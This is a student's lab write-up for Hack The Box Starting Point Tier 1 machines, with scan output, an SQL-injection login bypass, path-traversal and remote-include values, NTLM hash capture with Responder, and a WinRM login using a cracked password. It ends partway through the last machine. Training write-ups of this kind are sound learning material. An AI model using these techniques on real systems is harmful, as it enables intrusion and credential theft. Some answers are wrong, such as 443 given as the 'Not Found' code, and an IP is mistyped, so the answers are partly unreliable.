

STARTING POINT - TIER 1

ASSIGNMENT REPORT

**Peter Kinyumu,
cs-sa07-24067,
July 9th, 2024.**

1. INTRODUCTION

The second tier(Tier 1) in starting point consisted of 5 free Machines; Appointment, Sequel, Crocodile, Responder and Three. These machines focus on some basic penetration testing and web exploitation including SQL injection, Remote file inclusion and AWS S3 bucket testing.

2. ANSWERS TO QUESTIONS

I. APPOINTMENT

- a. What does the acronym SQL stand for?

Structured Query Language

- b. What is one of the most common type of SQL vulnerabilities?


SQL Injection

- c. What is the 2021 OWASP Top 10 classification for this vulnerability?

A03:2021-Injection

- d. What does Nmap report as the service and version that are running on port 80 of the target?

Apache httpd 2.4.38 ((Debian))



```
(cyberpunk@votex)-[~]
$ nmap -sV -Pn 10.129.175.51
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-25 10:18 EAT
Nmap scan report for 10.129.175.51
Host is up (0.57s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 624.33 seconds
[cyberpunk@votex)-[~]
$
```

- e. What is the standard port used for the HTTPS protocol?

443

- f. What is a folder called in web-application terminology?


Directory

- g. What is the HTTP response code given for 'Not Found' errors?

443

- h. Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

Dir



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 25 10:34
cyberpunk@votex: ~
cyberpunk@votex: ~
cyberpunk@votex: ~
(cyberpunk@votex)-[~]
$ gobuster -h
Usage:
gobuster [command]

Available Commands:
completion Generate the autocompletion script for the specified shell
dir    Uses directory/file enumeration mode
dns   Uses DNS subdomain enumeration mode
fuzz  Uses fuzzing mode. Replaces the keyword FUZZ in the URL, Headers and the request body
gcs   Uses gcs bucket enumeration mode
help   Help about any command
s3    Uses aws bucket enumeration mode
tftp   Uses TFTP enumeration mode
version shows the current version
vhost  Uses VHOST enumeration mode (you most probably want to use the IP address as the URL parameter)
```


- i. What single character can be used to comment out the rest of a line in MySQL?

#

- j. If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?

Congratulations


- We can inject the payload `admin'` into the username input field which will comment out the rest of the password validation sql clause and let us login as admin without a password.



II. SEQUEL

- a. During our scan, which port do we find serving MySQL?

3306



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 25 11:08
Activities Terminal cypherpunk@votex: ~
Activities Terminal cypherpunk@votex: ~
Activities Terminal cypherpunk@votex: ~

(cypherpunk@votex) [~]
$ nmap -sV -Pn 10.129.95.232
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-25 10:42 EAT
Nmap scan report for 10.129.95.232
Host is up (0.36s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql? 

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1379.70 seconds
(cypherpunk@votex) [~]
$
```

- b. What community-developed MySQL version is the target running?

MariaDB

- c. When using the MySQL command line client, what switch do we need to use in order to specify a login username?

-u

- d. Which username allows us to log into this MariaDB instance without providing a password?

root



```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 25 11:03
Activities Terminal cypherpunk@votex: ~
Activities Terminal cypherpunk@votex: ~
Activities Terminal cypherpunk@votex: ~

(cypherpunk@votex) [~]
$ mysql -u root -h 10.129.95.232
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases
    > ;
+-----+
| Database |
+-----+
| htb   |
| information_schema |
| mysql |
| performance_schema |
+-----+
4 rows in set (1.139 sec)

MariaDB [(none)]>
```

e. In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

*

f. In SQL, what symbol do we need to end each query with?

;

g. There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

htb

- From the screenshot above, we use the command `show databases;` to list all available databases. The htb database is unique to this host because the rest are created by default when you install mysql.

h. Submit root flag

- View tables inside the htb database.
- Retrieve the flag from the config table.

```
MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [htb]> select * from htb;
ERROR 1146 (42S02): Table 'htb.htb' doesn't exist
MariaDB [htb]> show tables;
+-----+
| Tables_in_htb |
+-----+
| config      |
| users       |
+-----+
2 rows in set (0.719 sec)

MariaDB [htb]> select * from config;
+----+-----+-----+
| id | name   | value          |
+----+-----+-----+
| 1  | timeout | 60s           |
| 2  | security | default        |
| 3  | auto_logon | false         |
| 4  | max_size | 2M            |
| 5  | flag     | 7b4bec00d1a39e3dd4e021ec3d915da8 |
| 6  | enable_uploads | false        |
| 7  | authentication_method | radius |
+----+-----+-----+
7 rows in set (0.666 sec)

MariaDB [htb]>
```

III. CROCODILE

a. What Nmap scanning switch employs the use of default scripts during a scan?

-sC

```
(cyberpunk㉿votex)~ [~]
$ nmap --help | grep script
--script=<Lua script>; <Lua script> is a comma separated list of
    directories, script-files or script-categories
--script-args=<n1=v1,[n2=v2,...]>; provide arguments to scripts
--script-args-file=filename; provide NSE script args in a file
--script-trace; Show all data sent and received
--script-updatedb; Update the script database.
--script-help=<Lua script>; Show help about scripts.
    <Lua script> is a comma-separated list of script-files or
    script-categories.
-A; Enable OS detection, version detection, script scanning, and traceroute
```

b. What service version is found to be running on port 21?

Vsftpd 3.0.3

```
(cyberpunk㉿votex)~ [~]
$ nmap -sV -sc -p 21 10.129.57.158
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-25 11:16 EAT
Nmap scan report for 10.129.57.158
Host is up (0.61s latency).

PORT      STATE SERVICE VERSION
21/tcp     open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 ftp      ftp          33 Jun 08  2021 allowed.userlist
|_rw-r--r--   1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:10.10.16.71
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
| End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.86 seconds
```

c. After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?

anonymous

d. After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

get

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 25 11:22
cypherpunk@votex: ~
$ ftp 10.129.57.158
Connected to 10.129.57.158.
220 (vsFTPd 3.0.3)
Name (10.129.57.158:cypherpunk): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45643|)
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 33 Jun 08 2021 allowed.userlist
-rw-r--r-- 1 ftp ftp 62 Apr 20 2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||44439|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% [*****] 33 0.09 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:01 (0.02 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||41255|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% [*****] 62 571.19 KiB/s 00:00 ETA
226 Transfer complete.
62 bytes received in 00:01 (0.04 KiB/s)
ftp>
```

e. What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 25 11:24
cypherpunk@votex: ~
$ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
```

f. What version of Apache HTTP Server is running on the target host?
Apache httpd 2.4.41

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal May 25 11:26
cypherpunk@votex: ~
$ nmap -sV -sC -p 80 10.129.57.158
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-25 11:25 EAT
Nmap scan report for 10.129.57.158
Host is up (0.82s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http  Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.73 seconds
```

g. What switch can we use with Gobuster to specify we are looking for specific filetypes?


-X

h. Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

login.php

i. Submit root flag


- Login with the credentials identified in the userlist and userlist.passwords in FTP enumeration.



IV. RESPONDER


- a. When visiting the web service using the IP address, what is the domain that we are being redirected to?

unika.htb



- b. Which scripting language is being used on the server to generate webpages?


php



- c. What is the name of the URL parameter which is used to load different language versions of the webpage?

Page

- If we hover over the languages we can see the tooltip below showing the parameter. We can also see this from the source code.



- d. Which of the following values for the `page` parameter would be an example of exploiting a Local File Include (LFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

`../../../../../../../../windows/system32/drivers/etc/hosts`

LFI allow loading local files within the server. This could require path traversals like above.

- e. Which of the following values for the `page` parameter would be an example of exploiting a Remote File Include (RFI) vulnerability: "french.html", "//10.10.14.6/somefile", "../../../../../windows/system32/drivers/etc/hosts", "minikatz.exe"

`//10.1014.16/somefile`

RFI allows loading files from a remote server, thus the IP.

- f. What does NTLM stand for?
`New Technology Lan Manager`

- g. Which flag do we use in the Responder utility to specify the network interface?
`-I`

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 29 12:00
cypherpunk@votex: ~ cypherpunk@votex: ~ cypherpunk@votex: ~
(cyberpunk@votex)-[~/dummmy]
$ responder -h

NBT-NS, LLNMR & MDNS Responder 3.1.4.0

To support this project:
Github -> https://github.com/sponsors/lgandx
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

Usage: responder -I eth0 -w -d
or:
responder -I eth0 -wd

Options:
--version      show program's version number and exit
-h, --help      show this help message and exit
-A, --analyze   Analyze mode. This option allows you to see NBT-NS,
                BROWSER, LLNMR requests without responding.
-I eth0, --interface=eth0
                Network interface to use, you can use 'ALL' as a
                wildcard for all interfaces
-i 10.0.0.21, --ip=10.0.0.21
                Local IP to use (only for OSX)
-6 2002:c0a8:aceb:b1a9:81ed, --externalip6=2002:c0a8:aceb:b1a9:81ed
                Poison all requests with another IPv6 address than
                Responder's one.
-e 10.0.0.22, --externalip=10.0.0.22
                Poison all requests with another IP address than

```

- h. There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?**

John the ripper

- i. What is the password for the administrator user?**

- Start responder on ther tun0 interface

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 29 12:18
cypherpunk@votex: ~ cypherpunk@votex: ~ cypherpunk@votex: ~
(cyberpunk@votex)-[~/dummmy]
$ sudo responder -I tun0

Warning: Failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11
Warning: Failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11
Warning: include('file') [function.include]: failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11
Warning: include('file') [function.include]: failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11

NBT-NS, LLNMR & MDNS Responder 3.1.4.0


To support this project:
Github -> https://github.com/sponsors/lgandx
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisons:
    LLMNR           [ON]
    NBT-NS          [ON]
    MDNS            [ON]
    DNS             [ON]
    DHCP            [OFF]

```

- Generate some traffic in the network by simulating RFI in the browser.




Warning: include(\\"10.10.16.41\\SOMEFILE): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**

Warning: include(): Failed opening '//10.10.16.41/somefile' for inclusion (include path='xampp\php\PEAR') in C:\xampp\htdocs\index.php on line 11

Generate traffic by accessing an Ip address within the network

- Capture Admin hash

- Crack the hash with hashcat or John the ripper.



j. We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

- Use `evil-winrm` to login with the credentials you cracked.
 - Then with the netstat utility you can view the network statistics and identify the TCP port.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 29 12:28
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~/dummmy

(cypherpunk@votex)-[~]
$ evil-winrm -i 10.129.192.246 -u 'Administrator' -p 'badminton'
Warning: include(/10.10.16.41/SOMEFILE): Failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat

Active Connections

 Proto Local Address          Foreign Address      State
 TCP   10.129.192.246:5985    10.10.16.41:56792    TIME_WAIT
 TCP   10.129.192.246:5985    10.10.16.41:56794    ESTABLISHED
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls

```

k. Submit root flag

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 29 12:28
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~/dummmy

Directory: C:\Users

Warning: include(/10.10.16.41/SOMEFILE): Failed to open stream: Permission denied in C:\xampp\htdocs\index.php on line 11
Mode          LastWriteTime        Length Name
----          -----          ---- -
d----
```

Mode	LastWriteTime	Length	Name
d-----	3/9/2022 5:35 PM		Administrator
d-----	3/9/2022 5:33 PM		mike
d-r---	10/10/2020 12:37 PM		Public

```

cd *Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> ls

Directory: C:\Users\mike

Mode          LastWriteTime        Length Name
----          -----          ---- -
d----
```

Mode	LastWriteTime	Length	Name
d-----	3/10/2022 4:51 AM		Desktop

```

*Evil-WinRM* PS C:\Users\mike> ls Desktop

Directory: C:\Users\mike\Desktop

Mode          LastWriteTime        Length Name
----          -----          ---- -
-a----
```

Mode	LastWriteTime	Length	Name
-a----	3/10/2022 4:50 AM	32	flag.txt

```

*Evil-WinRM* PS C:\Users\mike> cat Desktop/flag.txt
ea81b7afddd03efaa8945333ed147fac
*Evil-WinRM* PS C:\Users\mike>

```

V. THREE

a. How many TCP ports are open?

```
(cyberpunk㉿votex) [~]
$ sudo nmap -sV -T4 10.129.152.207
[sudo] password for cyberpunk: 
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-29 12:34 EAT
Nmap scan report for 10.129.152.207
Host is up (0.91s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

